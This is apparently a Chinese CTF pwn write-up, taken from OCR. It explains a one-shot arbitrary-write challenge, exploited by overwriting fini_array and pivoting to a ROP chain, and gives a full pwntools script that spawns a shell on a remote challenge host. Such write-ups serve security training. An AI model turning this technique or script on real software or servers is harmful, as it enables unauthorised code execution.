
find the stack


保护机制



代码分析

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    __int64 v4; // [rsp+8h] [rbp-8h] BYREF
4
5    init_0(argc, argv, envp);
6    if ( ++much == 1 )
7    {
8      puts("Where is the stack:");
9      read(0LL, &v4, 8LL);
10     puts("What information do you want to write on the stack:");
11     read(0LL, v4, 128LL);
12   }
13   return 0;
14 }
```

可以发现有一次0x80大小的任意地址写，但是因为栈地址不知道，也没有办法泄露，所以我们采用fini_array数组，当main函数执行完会执行fini函数



通过该函数的汇编语言我们可以看出会从大到小地一一执行fini_array数组里保存的函数，那么我们修改这个数组的内容就可以劫持执行流了，可以发现他还修改了rbp到这个数组附近，那我们把栈迁移过去就可以执行rop链了

```
from pwn import*
from time import*
#p=process('./stack')
p=remote('101.42.48.14',8092)
#sleep(5)
fh=0x6ca0a8
fini_array=0x6c9ef0
main=0x400a22
pop_rax=0x41f5b4
pop_rdi=0x401686
pop_rdx_rsi=0x442a69
syscall=0x4676d5
binsh=fh+0x40
leave_ret=0x400a67
ret=0x4002e1
def write(add,context):
    p.recvuntil('stack:\n')
```

```
    p.send(p64(add))
    p.recvuntil('stack:\n')
    p.send(context)
print(hex(leave_ret))
write(fini_array,p64(main))
write(fh,p64(pop_rax)+p64(0x3b)+p64(pop_rdi)+p64(binsh)+p64(pop_rdx_rsi)+p64(0)+
p64(0)+p64(syscall)+'/bin/sh\x00')
p.interactive()
```